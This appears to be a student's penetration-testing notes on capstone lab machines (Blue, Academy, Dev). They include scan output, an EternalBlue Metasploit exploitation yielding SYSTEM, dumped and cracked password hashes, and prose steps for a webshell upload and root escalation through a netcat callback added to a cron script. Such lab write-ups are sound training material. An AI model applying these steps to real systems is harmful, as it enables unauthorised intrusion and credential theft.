Capstone

Old Capstone Machines

Old HTB Capstone Machines

1. Legacy
2. Lame
3. Blue
4. Devel
5. Jerry
6. Nibbles
7. Optimum
8. Bashed
9. Grandpa
10. Netmon

Blue (192.168.128.131)

Reconnaissance

Nmap scan

ports open:
• 135 - rpc
• 139 - netbios-ssn
• 445 - smb
• 49152 - unknown
• 49153 - unknown
• 49154 - unknown
• 49155 - unknown
• 49156 - unknown
• 49157 - unknown

Target appears to be protected by a firewall.


SMB

Listed shares for SMB service:

• ADMIN$ - access denied
• C$ - access denied

• IPC$ - anon access allowed

Service appears to be vulnerable to MS17-010



nmap

scan

Nmap 7.93 scan initiated Thu Apr 13 10:03:59 2023 as: nmap -p- -A -oN blue.nmap 192.168.128.131
Nmap scan report for 192.168.128.131
Host is up (0.000044s latency).
Not shown: 65416 closed tcp ports (reset), 110 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
135/tcp open tcpwrapped
139/tcp open tcpwrapped

445/tcp open tcpwrapped
49152/tcp open tcpwrapped
49153/tcp open tcpwrapped
49154/tcp open tcpwrapped
49155/tcp open tcpwrapped
49156/tcp open tcpwrapped
49157/tcp open tcpwrapped
MAC Address: 00:0C:29:AD:DA:5D (VMware)
Device type: firewall
Running (JUST GUESSING): Fortinet embedded (87%)
OS CPE: cpe:/h:fortinet:fortigate_100d
Aggressive OS guesses: Fortinet FortiGate 100D firewall (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT   ADDRESS
1 0.04 ms 192.168.128.131

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Thu Apr 13 10:26:54 2023 -- 1 IP address (1 host up) scanned in 1375.24 seconds

ms17-010 scan

Starting Nmap 7.93 (https://nmap.org) at 2023-04-14 09:51 IST
Nmap scan report for 192.168.128.131
Host is up (0.00020s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT   STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
49157/tcp open unknown

Host script results:
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH

```
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|     servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

Nmap done: 1 IP address (1 host up) scanned in 2.16 seconds

Exploitation

Metasploit

Obtained SYSTEM privileges using the windows/smb/ms17_010_eternalblue exploit.

```
meterpreter > shell
Process 1220 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Post-exploitation

Used meterpreter shell to dump the SAM database:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58f5081696f366cdc72491a2c4996bd5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb:::
user:1000:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
meterpreter >
```

Cracked the hashes using john:

• Administrator password - Password456!
• user password - Password123!

```
└─$ ~/john-bleeding-jumbo/run/john --format=NT-opencl blue-cracked-hashes.txt --show
aad3b435b51404eeaad3b435b51404ee:Password456!
aad3b435b51404eeaad3b435b51404ee:Password123!

2 password hashes cracked, 0 left
```

Academy (192.168.128.132)

Reconnaissance

Ports:

• 21 - FTP vsftpd 3.0.3
• 22 - SSH OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
• 80 - HTTP Apache httpd 2.4.38 ((Debian))

OS:

Debian Linux 4.15 - 5.6

Potential users:

1. Heath
2. Grimmie
3. jdelta
4. 10201321:cd73502828457d15655bbd7a63fb0bc8 - MD5 hashed pass, credentials work

FTP

FTP allows anonymous login and contains a file (note.txt) disclosing potential users, that there may be password reuse and a DB
command with credentials for a user.

SSH

Discloses OS and service software and version

HTTP

Using default page and disclosing OS, server software and version

dirbuster scan found multiple directories:

• /academy/ - main page with login, /academy redirects to /academy/
• /academy/db/ - database for the site accessible, contains admin password
• /academy/includes/ - discloses php files used by site
• /phpmyadmin/ - CMS v4.9.7

Nmap

Scan

```
# Nmap 7.93 scan initiated Sat Apr 15 08:10:31 2023 as: nmap -p- -A -oN academy.nmap 192.168.128.132
Nmap scan report for 192.168.128.132
Host is up (0.000084s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 1000    1000       776 May 30  2021 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.128.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c744588690fde4de5b0dbf078d055dd7 (RSA)
|   256 78ec470f0f53aaa6054884809476a623 (ECDSA)
|_  256 999c3911dd3553a0291120c7f8bf71a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:87:09:57 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

TRACEROUTE
HOP RTT ADDRESS
1 0.08 ms 192.168.128.132

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Sat Apr 15 08:10:40 2023 -- 1 IP address (1 host up) scanned in 8.98 seconds

note.txt

Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.

Le me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta

Dirbuster

Scan

DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Sat Apr 15 10:44:52 IST 2023
----

http://192.168.128.132:80

Directories found during testing:

Dirs found with a 200 response:

/
/academy/
/academy/assets/
/academy/assets/js/
/academy/assets/img/
/academy/assets/css/
/academy/assets/fonts/
/academy/admin/
/academy/admin/assets/
/academy/admin/assets/js/
/academy/admin/assets/css/
/academy/admin/assets/fonts/
/academy/admin/assets/img/
/academy/includes/
/academy/db/
/academy/admin/includes/
/phpmyadmin/

Dirs found with a 403 response:

/icons/
/icons/small/
/phpmyadmin/templates/
/phpmyadmin/themes/
/phpmyadmin/doc/
/phpmyadmin/doc/html/
/phpmyadmin/examples/
/phpmyadmin/js/
/phpmyadmin/libraries/
/phpmyadmin/vendor/
/phpmyadmin/doc/html/_images/
/phpmyadmin/vendor/google/
/phpmyadmin/js/vendor/
/phpmyadmin/setup/lib/
/phpmyadmin/sql/
/phpmyadmin/themes/original/
/phpmyadmin/themes/original/img/
/phpmyadmin/themes/original/css/
/phpmyadmin/locale/
/phpmyadmin/locale/de/
/phpmyadmin/locale/fr/
/phpmyadmin/locale/it/
/phpmyadmin/locale/nl/
/phpmyadmin/locale/uk/
/phpmyadmin/locale/es/
/phpmyadmin/locale/cs/
/phpmyadmin/locale/pl/
/phpmyadmin/locale/id/
/phpmyadmin/locale/tr/
/phpmyadmin/locale/ca/
/phpmyadmin/locale/ru/
/phpmyadmin/locale/pt/

/phpmyadmin/locale/ja/
/phpmyadmin/locale/bg/
/phpmyadmin/js/designer/
/phpmyadmin/locale/ar/
/phpmyadmin/locale/hu/
/phpmyadmin/locale/vi/
/phpmyadmin/locale/fi/
/phpmyadmin/locale/be/
/phpmyadmin/locale/gl/
/phpmyadmin/locale/da/
/phpmyadmin/locale/si/
/phpmyadmin/locale/sv/
/phpmyadmin/locale/th/
/phpmyadmin/locale/el/
/phpmyadmin/locale/ko/
/phpmyadmin/locale/sk/
/phpmyadmin/locale/sl/
/phpmyadmin/locale/ia/
/phpmyadmin/locale/ro/
/phpmyadmin/locale/lt/
/phpmyadmin/locale/he/
/phpmyadmin/locale/az/
/phpmyadmin/locale/et/
/phpmyadmin/locale/bn/
/phpmyadmin/vendor/phpmyadmin/
/phpmyadmin/locale/nb/
/phpmyadmin/vendor/composer/
/phpmyadmin/locale/sq/
/phpmyadmin/locale/en_GB/
/phpmyadmin/vendor/bacon/
/phpmyadmin/locale/kk/
/phpmyadmin/locale/pt_BR/
/phpmyadmin/locale/hy/
/phpmyadmin/locale/zh_CN/
/phpmyadmin/vendor/twig/
/phpmyadmin/vendor/twig/extensions/
/phpmyadmin/vendor/twig/extensions/lib/
/phpmyadmin/vendor/twig/extensions/src/
/phpmyadmin/doc/html/_static/
/phpmyadmin/js/vendor/jquery/
/phpmyadmin/themes/original/jquery/
/phpmyadmin/themes/original/jquery/images/
/phpmyadmin/vendor/twig/twig/
/phpmyadmin/vendor/twig/twig/lib/
/phpmyadmin/vendor/twig/twig/src/
/phpmyadmin/vendor/twig/twig/ext/
/phpmyadmin/vendor/twig/twig/src/Test/
/phpmyadmin/vendor/twig/twig/src/Sandbox/
/phpmyadmin/vendor/twig/twig/src/Util/
/phpmyadmin/vendor/twig/twig/src/Cache/
/phpmyadmin/vendor/twig/twig/src/Error/
/phpmyadmin/vendor/twig/twig/src/Profiler/
/phpmyadmin/vendor/twig/twig/ext/twig/

/phpmyadmin/vendor/twig/twig/src/Profiler/Dumper/

Dirs found with a 401 response:

/phpmyadmin/setup/

Files found during testing:

Files found with a 200 responce:

/academy/index.php
/academy/assets/js/jquery-1.11.1.js
/academy/assets/js/bootstrap.js
/academy/assets/css/bootstrap.css
/academy/assets/css/font-awesome.css
/academy/assets/css/style.css
/academy/assets/fonts/FontAwesome.otf
/academy/assets/fonts/fontawesome-webfont.eot
/academy/assets/fonts/fontawesome-webfont.svg
/academy/assets/fonts/fontawesome-webfont.ttf
/academy/assets/fonts/fontawesome-webfont.woff
/academy/assets/fonts/fontawesome-webfont.woff2
/academy/assets/fonts/glyphicons-halflings-regular.eot
/academy/assets/fonts/glyphicons-halflings-regular.svg
/academy/assets/fonts/glyphicons-halflings-regular.ttf
/academy/assets/fonts/glyphicons-halflings-regular.woff
/academy/assets/fonts/glyphicons-halflings-regular.woff2
/academy/admin/index.php
/academy/admin/assets/js/jquery-1.11.1.js
/academy/admin/assets/js/bootstrap.js
/academy/admin/assets/css/bootstrap.css
/academy/admin/assets/css/font-awesome.css
/academy/admin/assets/fonts/FontAwesome.otf
/academy/admin/assets/css/style.css
/academy/admin/assets/fonts/fontawesome-webfont.eot
/academy/admin/assets/fonts/fontawesome-webfont.svg
/academy/admin/assets/fonts/fontawesome-webfont.ttf
/academy/admin/assets/fonts/fontawesome-webfont.woff
/academy/admin/assets/fonts/fontawesome-webfont.woff2
/academy/admin/assets/fonts/glyphicons-halflings-regular.eot
/academy/admin/assets/fonts/glyphicons-halflings-regular.svg
/academy/admin/assets/fonts/glyphicons-halflings-regular.ttf
/academy/admin/assets/fonts/glyphicons-halflings-regular.woff
/academy/admin/assets/fonts/glyphicons-halflings-regular.woff2
/academy/includes/config.php
/academy/includes/footer.php
/academy/includes/header.php
/academy/includes/menubar.php
/academy/db/onlinecourse.sql
/academy/admin/includes/config.php
/academy/admin/includes/footer.php

/academy/admin/includes/header.php
/academy/admin/includes/menubar.php
/academy/logout.php
/academy/admin/logout.php
/phpmyadmin/index.php
/phpmyadmin/themes.php
/phpmyadmin/ajax.php
/phpmyadmin/license.php
/phpmyadmin/navigation.php
/phpmyadmin/logout.php
/phpmyadmin/changelog.php
/phpmyadmin/export.php
/phpmyadmin/js/messages.php
/phpmyadmin/sql.php
/phpmyadmin/import.php
/phpmyadmin/examples/signon.php
/phpmyadmin/js/whitelist.php
/phpmyadmin/examples/openid.php
/phpmyadmin/lint.php
/phpmyadmin/server_status.php
/phpmyadmin/phpinfo.php
/phpmyadmin/vendor/twig/twig/src/Environment.php
/phpmyadmin/vendor/twig/twig/src/Source.php
/phpmyadmin/vendor/twig/twig/src/Error/Error.php
/phpmyadmin/vendor/twig/twig/src/Profiler/Profile.php

Files found with a 302 responce:

/academy/print.php
/academy/admin/print.php
/academy/admin/course.php
/academy/admin/department.php
/phpmyadmin/url.php
/academy/enroll.php
/academy/admin/session.php
/academy/admin/level.php

Files found with a 500 responce:

/phpmyadmin/vendor/twig/twig/src/Template.php
/phpmyadmin/vendor/twig/twig/src/Parser.php
/phpmyadmin/vendor/twig/twig/src/Sandbox/SecurityPolicy.php
/phpmyadmin/vendor/twig/twig/src/Compiler.php

WhatWeb

http://192.168.128.132/phpmyadmin/ [200 OK]

Apache[2.4.38],
Content-Security-Policy[default-src 'self' ;options inline-script eval-script;referrer no-referrer;img-src 'self' data: *.tile.openstreetmap.org;object-src 'none';,default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsafe-eval';referrer no-referrer;style-src 'self' 'unsafe-inline' ;img-src 'self' data: *.tile.openstreetmap.org;object-src 'none';],
Cookies[back,goto,phpMyAdmin,pma_lang],
Country[RESERVED][ZZ],
HTML5,
HTTPServer[Debian Linux][Apache/2.4.38 (Debian)],
HttpOnly[phpMyAdmin,pma_lang],
IP[192.168.128.132],
JQuery,
PasswordField[pma_password],
Script[text/javascript],
Title[phpMyAdmin],
UncommonHeaders[x-ob_mode,referrer-policy,content-security-policy,x-content-security-policy,x-webkit-csp,x-content-type-options,x-permitted-cross-domain-policies,x-robots-tag], X-Frame-Options[DENY], X-UA-Compatible[IE=Edge], X-XSS-Protection[1; mode=block],
phpMyAdmin[4.9.7]

Exploitation

Reverse shell through photo upload

Post-exploitation

Upload linpeas to target, reveals mysql password in a PHP configuration file

Tried password against user grimmie and gained access.

Connected through ssh with grimmie's credentials and found a cron job script executing with root privileges.

Added a netcat connection to the cron script and also an suid sh binary in case outbound connections were blocked.

Started a listener to wait for the cron job to start the connection and caught the root shell

Findings

21 - FTP

FTP allows anonymous login.

```
└─$ ftp 192.168.128.132
Connected to 192.168.128.132.
220 (vsFTPd 3.0.3)
Name (192.168.128.132:gweil0): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||31037|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
226 Directory send OK.
```

Contains a note disclosing users, password re-use and credentials

```
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following co
mmand:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department
`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56',
 '');

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta
```

22 - SSH

Discloses OS version and software version

```
└─$ telnet 192.168.128.132 22
Trying 192.168.128.132...
Connected to 192.168.128.132.
Escape character is '^]'.
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
```

80 - HTTP

Default webpage, discloses OS and server software version




Photo upload allows RCE when a php webshell is uploaded

Dev (192.168.128.133)

Reconnaissance

Ports:

• 22 - SSH OpenSSH 7.9p1 Debian
• 80 - HTTP Apache httpd 2.4.38 ((Debian))
• 111 - RPC
• 2049 - NFS
• 8080 - HTTP Apache httpd 2.4.38 ((Debian))

Nmap

Scan

nmap -p- -A 192.168.128.133 -oN dev.nmap
Starting Nmap 7.93 (https://nmap.org) at 2023-04-24 12:27 IST
Nmap scan report for 192.168.128.133
Host is up (0.0013s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 bd96ec082fb1ea06cafc468a7e8ae355 (RSA)

```
|  256 56323b9f482de07e1bdf20f80360565e (ECDSA)
|_ 256 95dd20ee6f01b6e1432e3cf438035b36 (ED25519)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Bolt - Installation error
111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|  program version   port/proto  service
|  100000  2,3,4     111/tcp  rpcbind
|  100000  2,3,4     111/udp  rpcbind
|  100000  3,4       111/tcp6 rpcbind
|  100000  3,4       111/udp6 rpcbind
|  100003  3        2049/udp  nfs
|  100003  3        2049/udp6 nfs
|  100003  3,4      2049/tcp  nfs
|  100003  3,4      2049/tcp6 nfs
|  100005  1,2,3    38983/udp  mountd
|  100005  1,2,3    43070/udp6 mountd
|  100005  1,2,3    45281/tcp  mountd
|  100005  1,2,3    53589/tcp6 mountd
|  100021  1,3,4    32795/tcp6 nlockmgr
|  100021  1,3,4    41851/tcp  nlockmgr
|  100021  1,3,4    49265/udp6 nlockmgr
|  100021  1,3,4    60105/udp  nlockmgr
|  100227  3        2049/tcp  nfs_acl
|  100227  3        2049/tcp6 nfs_acl
|  100227  3        2049/udp  nfs_acl
|_ 100227  3        2049/udp6 nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
8080/tcp  open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
34205/tcp open  mountd  1-3 (RPC #100005)
34579/tcp open  mountd  1-3 (RPC #100005)
41851/tcp open  nlockmgr 1-4 (RPC #100021)
45281/tcp open  mountd  1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.57 seconds
```

Dirbuster

Gobuster

Scan - 80

/

/public (Status: 301) [Size: 319] [--> http://192.168.128.133/public/]
/src (Status: 301) [Size: 316] [--> http://192.168.128.133/src/]
/app (Status: 301) [Size: 316] [--> http://192.168.128.133/app/]
/vendor (Status: 301) [Size: 319] [--> http://192.168.128.133/vendor/]
/extensions (Status: 301) [Size: 323] [--> http://192.168.128.133/extensions/]
/server-status (Status: 403) [Size: 280]

/public

/files (Status: 301) [Size: 325] [--> http://192.168.128.133/public/files/]
/thumbs (Status: 301) [Size: 326] [--> http://192.168.128.133/public/thumbs/]
/theme (Status: 301) [Size: 325] [--> http://192.168.128.133/public/theme/]
/extensions (Status: 301) [Size: 330] [--> http://192.168.128.133/public/extensions/]

/src

/Site (Status: 301) [Size: 321] [--> http://192.168.128.133/src/Site/]

/app

/database (Status: 301) [Size: 325] [--> http://192.168.128.133/app/database/]
/cache (Status: 301) [Size: 322] [--> http://192.168.128.133/app/cache/]
/config (Status: 301) [Size: 323] [--> http://192.168.128.133/app/config/]
/nut (Status: 200) [Size: 633]

/vendor

/bin (Status: 301) [Size: 323] [--> http://192.168.128.133/vendor/bin/]
/league (Status: 301) [Size: 326] [--> http://192.168.128.133/vendor/league/]
/composer (Status: 301) [Size: 328] [--> http://192.168.128.133/vendor/composer/]
/embed (Status: 301) [Size: 325] [--> http://192.168.128.133/vendor/embed/]
/doctrine (Status: 301) [Size: 328] [--> http://192.168.128.133/vendor/doctrine/]
/imagine (Status: 301) [Size: 327] [--> http://192.168.128.133/vendor/imagine/]
/bolt (Status: 301) [Size: 324] [--> http://192.168.128.133/vendor/bolt/]
/twig (Status: 301) [Size: 324] [--> http://192.168.128.133/vendor/twig/]

Scan - 8080

```
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.128.133:8080/dev/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/04/25 09:59:43 Starting gobuster in directory enumeration mode
===============================================================
/files               (Status: 301) [Size: 329] [--> http://192.168.128.133:8080/dev/files/]
/pages               (Status: 301) [Size: 329] [--> http://192.168.128.133:8080/dev/pages/]
/forms               (Status: 301) [Size: 329] [--> http://192.168.128.133:8080/dev/forms/]
/config              (Status: 301) [Size: 330] [--> http://192.168.128.133:8080/dev/config/]
/stamps              (Status: 301) [Size: 330] [--> http://192.168.128.133:8080/dev/stamps/]
Progress: 217589 / 220561 (98.65%)
===============================================================
2023/04/25 10:00:08 Finished
===============================================================
```

NFS

Enumeration

Found /srv/nfs with showmount and mounted directory

Found password protected zip file and downloaded it.

Cracked password with john and unzipped archive.

Archive contained todo.txt and an id_rsa key

Exploitation

